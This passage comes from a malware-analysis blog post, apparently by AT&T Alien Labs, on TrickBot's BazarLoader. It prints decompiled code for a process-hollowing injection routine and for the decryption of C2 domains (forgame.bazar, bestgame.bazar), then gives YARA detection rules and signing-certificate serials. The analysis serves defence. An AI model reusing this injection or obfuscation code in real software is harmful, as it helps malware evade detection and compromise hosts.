


```
if ( !(unsigned __int8)CreateProcessA_(
                         0i64,
                         lpCommandLine,
                         0i64,
                         0i64,
                         0,
                         20,
                         0i64,
                         0i64,
                         lpStartupInfo,
                         &lpProcessInfo) )
  return 1i64;
if ( *(_WORD *)a2 == 23117 )
{
  v15 = a2 + *(int *)(a2 + 60);
  if ( (unsigned int)NtGetContextThread(v46, v51) )
  {
    v17 = lpProcessInfo;
    terminateProcess_ = oc_get_func_addr(v16, 1i64, 2658117698i64, 8);
    if ( terminateProcess_ )
      ((void (__fastcall *)(__int64, __int64))terminateProcess_)(v17, 1i64);
    result = 3i64;
  }
  else if ( (unsigned int)NtReadVirtualMemory(lpProcessInfo, v54 + 16, &v55, 8i64, 0i64) )
  {
    v20 = lpProcessInfo;
    terminateProcess____ = oc_get_func_addr(v19, 1i64, 2658117698i64, 8);
    if ( terminateProcess____ )
      ((void (__fastcall *)(__int64, __int64))terminateProcess____)(v20, 1i64);
    result = 4i64;
  }
  else if ( v55 == *(_QWORD *)(v15 + 48) && (unsigned int)NtUnmapViewOfSection(lpProcessInfo) )
  {
    v23 = lpProcessInfo;
    terminateProcess__ = oc_get_func_addr(v22, 1i64, 2658117698i64, 8);
    if ( terminateProcess__ )
      ((void (__fastcall *)(__int64, __int64))terminateProcess__)(v23, 1i64);
    result = 5i64;
  }
  else
  {
    v25 = VirtualAllocExA_(lpProcessInfo, *(_QWORD *)(v15 + 48), *(unsigned int *)(v15 + 80), 12288i64, 64);
```

Figure 8. BazarLoader Injection Procedure

The load order of APIs called in the injection procedure is:

The obfuscated C2 servers are decrypted in the function shown in Figure 9 below.



```
}
*(__m128i *)a2 = _mm_load_si128((const __m128i *)&xmmword_2362560);
for ( i = 0i64; i < 0xE; ++i )
  *((_BYTE *)a2 + i + 1) ^= LOBYTE(a2[0]) + (_BYTE)i;//      bestgame.bazar
HIBYTE(a2[1]) = 0;
oc_copy_resolved_c2((__int64)&mem_3000, (__int64)a2 + 1);
v7 = 66;
strcpy((char *)a2, "B$-0%#/'l #8#0");       // forgame.bazar
v8 = 0i64;
while ( 1 )
{
  *((_BYTE *)a2 + ++v8) ^= v7;
  if ( v8 >= 0xD )
    break;
  v7 = a2[0];
}
BYTE6(a2[1]) = 0;
```

Figure 9. C2 Domains forgame[.]bazar and bestgame[.]bazar

Conclusion

The TrickBot group continues to be a formidable threat in the cybercrime landscape as well as the advanced adversary threat landscape with TrickBot Anchor. The operations tempo for TrickBot group is high with active development leading to module releases, sunsetting older TrickBot modules, digitally signing malware with new certificates as well as older revoked certificates, and large active campaigns based on socially relevant topics such as the COVID-19 pandemic.

Appendix

The following YARA rules are used by Alien Labs. For additional detections and a complete listing of Indicators of Compromise (IOCs) please see the OTX pulse.

YARA Rules

```
import "pe"

rule crime_trickbot_bazar_loader {

 meta:

  author = "AT&T Alien Labs"

  description = "TrickBot BazarLoader"

  copyright = "Alienvault Inc. 2020"

  reference = "https://otx.alienvault.com/pulse/5ea7262636e7f750733c7436"


 strings:

   $code1 = {

             49 8B CD 4C 8D [4] 00 7E 23 4C 8D 44 3B FF 66 66 66

             90 66 66 66 90 41 0F B6 00 48 83 C1 01 49 83 E8 01

             48 3B CB 42 88 44 21 0B 7C EA 8D 43 01 46 88 6C 23

             0C 4C 63 C8 49 83 F9 3E 7D 15 41 B8 3E 00 00 00 4B

             8D 4C 21 0C B2 01 4D 2B C1 E8 [4] 4C 8B 4C 24 48 48

             8B 4C 24 40 48 8D 44 24 50 48 89 44 24 28 41 B8 4C

             00 00 00 49 8B D4 44 89 6C 24 20 4C 89 6C 24 50 FF

             15 [4] 85 C0 4C 8B 64 24 70 75 2C

            }

   $str = { 25 73 20 28 25 73 3A 25 64 29 0A 25 73 } //"%s (%s:%d)\\n%s"


  condition:

   uint16(0) == 0x5A4D and filesize < 3MB

   and $code1 and $str

}

rule crime_trickbot_loaders_signed
```

```
{

 meta:

  author = "AT&T Alien Labs"

  description = "Signed TrickBot Loaders"

  copyright = "AlienVault Inc. 2020"

  reference = "https://otx.alienvault.com/pulse/5df94019452f666b340101d7"

 condition:

 uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and

 filesize < 3MB and

 for any i in (0..pe.number_of_signatures - 1): (

 pe.signatures[i].serial == "0c:a4:1d:2d:9f:5e:99:1f:49:b1:62:d5:84:b0:f3:86" or

 pe.signatures[i].serial == "09:83:06:75:eb:48:3e:26:5c:31:53:f0:a7:7c:3d:e9" or

 pe.signatures[i].serial == "00:86:e5:a9:b9:e8:9e:50:75:c4:75:00:6d:0c:a0:38:32" or

 pe.signatures[i].serial == "00:f8:84:e7:14:62:0f:2f:4c:f8:4c:b3:f1:5d:7b:fd:0c" or

 pe.signatures[i].serial == "71:c8:df:61:e6:db:0a:35:fa:ff:ef:14:f1:86:5e" or

 pe.signatures[i].serial == "13:89:c8:37:3c:00:b7:92:20:7b:ca:20:aa:40:aa:40" or

 pe.signatures[i].serial == "33:09:fa:db:8d:a0:ed:2e:fa:1e:1d:69:1e:36:02:2d" or

 pe.signatures[i].serial == "00:94:8a:ce:cb:66:31:be:d2:8a:15:f6:66:d6:36:9b:54" or

 pe.signatures[i].serial == "02:8d:50:ae:0c:55:4b:49:14:8e:82:db:5b:1c:26:99" or

 pe.signatures[i].serial == "00:88:40:c3:f9:be:3a:91:d9:f8:4c:00:42:e9:b5:30:56" or

 pe.signatures[i].serial == "0e:96:83:7d:be:5f:45:48:54:72:03:91:9b:96:ac:27" or

 pe.signatures[i].serial == "04:dc:6d:94:35:b9:50:06:59:64:3a:d8:3c:00:5e:4a" or

 pe.signatures[i].serial == "0d:dc:e8:c9:1b:5b:64:9b:b4:b4:5f:fb:ba:6c:6c" or

 pe.signatures[i].serial == "1d:8a:23:3c:ed:ec:0e:13:df:1b:da:82:48:dc:79:a5" or

 pe.signatures[i].serial == "09:fc:1f:b0:5c:4b:06:f4:06:df:76:39:9b:fb:75:b8" or

 pe.signatures[i].serial == "00:88:43:67:98:3f:9c:0e:38:86:2c:06:ed:92:c8:91:ad"
```

```
  )
}
```

References

The following list of sources was used by the blog authors during the research and analysis associated with this blog entry.

1. MITRE ATT&CK https://attack.mitre.org/techniques/enterprise/
2. Bleeping Computer https://www.bleepingcomputer.com/news/security/bazarbackdoor-trickbot-gang-s-new-stealthy-network-hacking-malware/ and https://www.bleepingcomputer.com/news/security/trickbot-now-steals-windows-active-directory-credentials/
3. Vitali Kremez (@VK_Intel) https://twitter.com/VK_Intel/status/1254515637034115072
4. Brad Duncan (@malware_traffic) https://twitter.com/malware_traffic/status/1252320726557827073
5. SentinelOne Labs https://labs.sentinelone.com/top-tier-russian-organized-cybercrime-group-unveils-fileless-stealthy-powertrick-backdoor-for-high-value-targets/ and https://labs.sentinelone.com/deep-dive-into-trickbot-executor-module-mexec-hidden-anchor-bot-nexus-operations/
6. NTAPI Undocumented Functions Website https://undocumented.ntinternals.net/
7. Bitdefender https://www.bitdefender.com/files/News/CaseStudies/study/316/Bitdefender-Whitepaper-TrickBot-en-EN-interactive.pdf
8. Microsoft https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma

Share this with others

Tags: